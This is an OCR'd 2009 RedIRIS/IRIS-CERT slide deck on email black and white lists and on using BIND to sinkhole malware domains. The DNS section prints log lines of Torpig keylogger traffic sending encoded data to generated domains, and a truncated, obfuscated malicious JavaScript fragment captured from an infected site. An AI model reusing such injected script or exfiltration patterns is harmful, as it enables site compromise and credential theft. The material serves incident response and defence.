
White & Black Listing
Other uses of DNS

Join FIRST/TF-CSIRT
Jan 20th 2009 RIGA

Index

- SMTP Blacklist
  - problems
  - White list implementation
  - Build your own reputation system
- Blocking malicious domains



About Red IRIS

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

- Spanish Academic & Research Network
- Interconnect 250 Universities & Research centers
- Part of government company, red.es
- IRIS-CERT, CSIRT inside RedIRIS

RedIRIS

E-mail working group at RedIRIS

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- Working group with Universities & Research center since 1993
  http://www.rediris.es/mail

- Trusted community developing different tools & usage guides.
  - Quality metrics for email services
  - Evaluation of new technologies .etc.

- Information also used by people outside Universities

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Black List

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- Old initiative to block incoming SMTP at:
  - TCP connection handshake
  - Initial SMTP dialogue
  - Firewall , before establishing the connection
- Usually a list of "supposed" bad email senders
- Almost all the SMTP solutions used some kind of black list

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- Most of the Blacklist used DNS for query protocol:
  - Easy to query ,similar to reverse IP address resolution”
  - Provides “caching” of the information in DNS servers.
  - Easy to implement in the server code .
  - All of the SMTP servers implements this feature.

- From users: (spamcop, …):
  - Users denounce spam email received.
  - After some hits the sender IP is listed in the blacklist.

- Problems:
  - Some user subscribed to mailing list and forgot about their subscriptions:
    - Easier to say "this is spam" that try to be removed from some mailer servers.
  - Users usually fills any web based forms providing their email

- Gathering information:
  - Block IP blocks from IP addresses that are residential / end users space
    - Dynamic allocated users
    - Static allocates users.
  - This information can be collected by the black list administrator or submitted by the own ISP.
- Problems:
  - Small Office SMTP servers in those ISP can be affected

- From spamtrap
  - Set up accounts that will receive emails
  - Add the sender IP addresses to the blacklist

- Problems:
  - Mail bounces and mistakes in the email addresses

Some black lists

- Most of the Blacklists have different levels:
  - Combined all this the different approaches.
  - Some has some interface for removing the IP addresses.

- Examples:
  - http://cbl.abuseat.org
  - http://www.spamhaus.org/xbl/index.lasso/
  - http://www.mxtoolbox.com/blacklists.aspx

Problems of the Black lists

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- To the ISP (listed in it):
  - Sometimes outgoing SMTP servers are listed
    - Bounce messages
    - Infected users sending spam ….
    - Politics issues
  - How to be removed from the list ?
    - Need to pay money ?
    - 48 hours delay
- To the server using the Black list:
  - Messages not received
  - Manual removing of black list / white list

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2004/2005.

- Lot of black listing problems between Universities & ISP in Spain.
- SPF was not widely implemented

- Most of the mail providers, were using some kind of manual white list .

- No coordination .

Other White listprojects

- Some discussion in the E-COAT meetings, provide the initial jumpstart information.

- Dutch ISP WL. http://noc.bit.nl/dnsbl/nlwhitelist/
- DNSWL.org , http://www.dnswl.org

Spanish White List

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- http://www.abuses.es/eswl/en/

Based on WL-NL, from Dutch ISP.

- Objective:
  - Mitigate the effects of external blacklist, ensuring that the email traffic between operators in Spain.
- It's better to receive some spam from other ISP that block all the traffic !!
  - How can communicate ?
  - Difficult to trace user complains about not received emails

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White List format & usage:

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- Two white list zones defined:
  - ESWL: outgoing SMTP server of Abuses members.
  - MTAWL: White list with big international email providers, other organizations and similar initiatives.
- White list is provided in different formats:
  - DNS based (like blacklist)
  - Configuration files for different SMTP servers.
- The files can be downloaded from the white list page.
- All the IP listed has a abuse/technical contact public address for troubleshooting

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RedIRIS White List

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
RedIRIS white list: Eswl y MTAwl



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WL policy:

- Don’t spend too much time thinking how to implement it.
  - Simple policy: you are in the list
    - Because you asked for this
    - Someone added (mtawl)
  - People using the WL, want to have you in the WL.
- WL , don’t provide any kind of reputation “good SMTP behaviour”, only states that this is the address of an SMTP server that “usually” don’t send too much spam.

- Simple Perl scripts .
  - Manual processing of the information
  - Ad-hoc scripts to add information from other White List

- Success:
  - Used by Universities & Spanish ISPs
  - Great interest from other groups:
    - Bank, local government …
  - Fix most of the black listing problems between ISP & Universities.

Version 2.

- Web interface
- Registry of changes
- Most of the task can be done by the domain owners.
- Protocol to import information from other White List systems.

White List @RedIRIS

Integrating Black & White List

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- How many Blacklist to use ?
  - SMTP traffic can be slowed with too much DNS checks
  - But better results (more spam blocked)
- What can we do with the false positives ?
  - How fast can a IP address be removed from a Blacklist system ?
- How can the NREN provide an additional service to their members ?

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Integration tool

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- Based on part of a bigger product,
  - Rks from Sandvine, http://www.sandvine.com
- Service only for own constituency

  http://www.rediris.es/irisrbl/
- Integrate different sources:
  - Several blacklist
  - White List & exceptions
  - Events (Spamtraps)
- Only one query to DNS check the blacklist
- Small web interface to remove IP in the blacklists
- Only users of the Blacklists (not IP owner) can remove IP addresses // false positives

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Conclusions

- Use a white list to avoid problems caused by blacklist.
- More important is the coordination between the different ISP and groups to fight a common problem.
- Collaborative projects like the White list help to build a trust model between all.

DNS black hole of malicious domains

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
malware usage of DNS

1. Other malicious domain usage
2. Blocking domains at the DNS level
3. Results



Why DNS ?

- DNS domains is used instead of fixed IP address.
  - IP address are detected easily (traffic monitoring)
  - You can not “reserve” a dynamic IP address
- To avoid behavior analysis , using always the same domain always Trojans change the domains used to submit information
- Updating every few hours the keylogger can be difficult:
  - machines are not 24/7 internet connected
  - Installation problems
- Buying a big number of domains is not a problem for the organized crime/ attackers.
- Use an algorithm to generate domains named based in the day of year.
- Heavily encrypt the binary to avoid reverse engineering

Torpig example

- Last versions of torpig have hardcoded the domains three or four months in advance.
- They use those domains to obtain the updated information about which domains should be attackers.
- This would the keylogger to run without too much updates, but also it his weak point.

What can we block ?

- Keylogger domains
- IRC domains
- Fast flux
- Infected web pages iframes redirection .

How can we block this ?

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Use of a standard bind server and be authoritative for the malware domains:

- /etc/named.conf :

"include "/etc/trojan-domains.conf";"

- /etc/trojan-domains.conf

```
/
//malicious domains
zone "rediris.es"  {type master; file "/var/named/db.local-blackhole";};
zone "es"                    {type master; file "/var/named/db.local-
   blackhole";};
Zone "sendmeyourkeys.com" {type master; file "…." ; } ;
…
```

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How can we block this ? (II)

- Defaults zone for blocking, filename /var/named/dns-block.zone

```
TTL 24h
@ IN SOA ns.institucion.es.
  null.mydomain.local. (
      1
      8h
      2h
      1w
      1h )
 IN NS ns.institucion.es.
* IN A W.X.Y.Z
* IN MX 10 W.X.Y.Z
```

What to put for W.X.Y.Z ?

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- We are using this zones to redirect all the malicious domains to a controlled web server.
- We can detect infected machined and and contact with the network administrators
- We can detect infected web pages and contact the administrators.

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Examples: Torpig malware


```
AAA.BBB.CCC.DDD - - [17/Nov/2008:13:41:38 +0000] "POST /28CB4E5A97A9D317/
    cRtgkRMTUiNv8TcvEuB38RRaMFEHAaZVSqRVahBwFQOxG5AEoqNXp68hRgyX1QdVMTsgYdZW1xLqALdbx3C
    iJOF/ZLQzw1dyWqRS6gMUxzAFWuABd1bXYioUoypXINMkUSuQRaInthIqJEJKFxASJOEPBA HTTP/1.0"
    404 5 jccjonv.net "-" "-"
AAA.BBB.CCC.DDD - - [17/Nov/2008:13:41:38 +0000] "POST /28CB4E5A97A9D317/
    cRtgkRMTUiNv8TcvEuB38RRaMFEHAaZVSqRVahBwFQOxG5AEoqNXp68hRgyX1QdVMTsgYdZW1xLqALdbx3C
    iJOF/ZLQzw1dyWqRS6gMUxzAFWuABd1bXYioUoypXINMkUSuQRaInthIqJEJKFxASJOEPBA HTTP/1.0"
    404 5 jccjonv.biz "-" "-"
WWW.XXX.YYY.ZZZ- - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 bethonv.com "-" "-”
WWW.XXX.YYY.000 - - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 bethonv.net "-" "-"
WWW.XXX.YYY.000  - - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 jccjonv.com "-" "-"
WWW.XXX.YYY.000  - - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 jccjonv.net "-" "-"
```

Example infected web pages


```
WWW.XXX.YYY.ZZZ- - [16/Nov/2008:05:53:55 +0000] "GET /ngg.js HTTP/
   1.1" 404 5 www.butdrv.com "http://www.grupo-pg.com/web/pr
esentacion.asp?IdPromocion=8" "Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
WWW.XXX.YYY.ZZZ- - [16/Nov/2008:19:37:03 +0000] "GET /__utb.js?
   http://www.google.es/search?sourceid=navclient&aq=t&hl=es&ie
=UTF-8&rlz=1T4PCTA_esES242ES246&q=goear HTTP/1.1" 404 5
   www.googleanalitics.net "http://dowint.net/" "Mozilla/4.0
   (compatib
le; MSIE 7.0; Windows NT 6.0; Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1) ; SLCC1; .NET CLR 2.0.50727; Media Ce
nter PC 5.0; .NET CLR 3.0.04506; InfoPath.1; .NET CLR 1.1.4322)”
WWW.XXX.YYY.ZZZ- - [17/Nov/2008:13:51:30 +0000] "GET /ngg.js HTTP/
   1.1" 404 5 www.cliprts.com "http://www.balneariomondariz.
com/es/secciones_tienda.asp" "Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727
; .NET CLR 3.0.04506.30)”
WWW.XXX.YYY.ZZZ- - [09/Nov/2008:12:31:25 +0000] "GET /1.js HTTP/1.1"
   404 5 www.nihaoel3.com "http://www.cuidademi.com/marca
s/lista_productos.asp?marca=76" "Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50
727)"
```

Example of infected web page (2)

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```
wget  -O -  http://www.dowint.net  | tail
--14:10:35--  http://www.dowint.net/
Resolviendo www.dowint.net... 72.232.72.242
Connecting to www.dowint.net|72.232.72.242|:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [text/html]
Saving to: `STDOUT'

   [  <=>                                                  ] 9.406       40,3K/s   in 0,2s

14:10:36 (40,3 KB/s) - `-' saved [9406]
```

```
                                                                                <!--
c6cd154b00047609d015d5eda471e2b6-><script language=javascript>mih="%";saqjr="<q73q63rq69pt
languaq67q65=q6aq61vq61q73crq69pq74>  fq75nctiq6fnq20xq70ytq28rq76q78)q7bvar
q74q67n,izg3dq22q71T9ZI$q68q3dq30` }rf#1(2q6eq5fq3a^8b,NFH7q47@'q45s\
\q22q425q7cq20wq2d]Uuq2aq4fcvzq7eq26q56jq2eq64kq674q36q41oi;!ym+q78{[eapPMlt3q4bC)J
\"q2caq3d
\"\"q2ct,e,v=q22q22q2cq72q3bfoq72q28q74q67nq3d0q3btgn<rvx.q6ceq6eq67th;q74gq6eq2bq2bq29q7b
t=q72vq78.q63hq61rAt(tq67q6e)q3
```

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Similar initiatives

- http://www.malwaredomains.com
- http://www.malwaredomainslist.com
- Etc.

- The main problem is that they are too strict , block a good domain if they contains a malicious /infected? Web page.
  - A “false positive” can be very dangerous

Usage at RedIRIS

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- Currently this is only a “test project” inside RedIRIS with only a small group of universities.
- IRIS-CERT is providing a named.conf configuration file that can be included in the DNS master file
- DNS servers are managed by the universities so they should choose to use this zone or not.
- About 20 Universities > 300K IP are currently using this zones.
- We blocked between 7 to 12 different trojans access and 20 to 100 infected iframe redirection

Works in progress

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- Alert tool to quickly report infected web pages and user.
- integration in our Incident Tracking tools
- integrate more malicious domain sources.
  - Works with other similar initiatives
- HTTP based web tool to keep track of changes, automatic removal of false positives etc.
- Block also botnet controller domains, etc.

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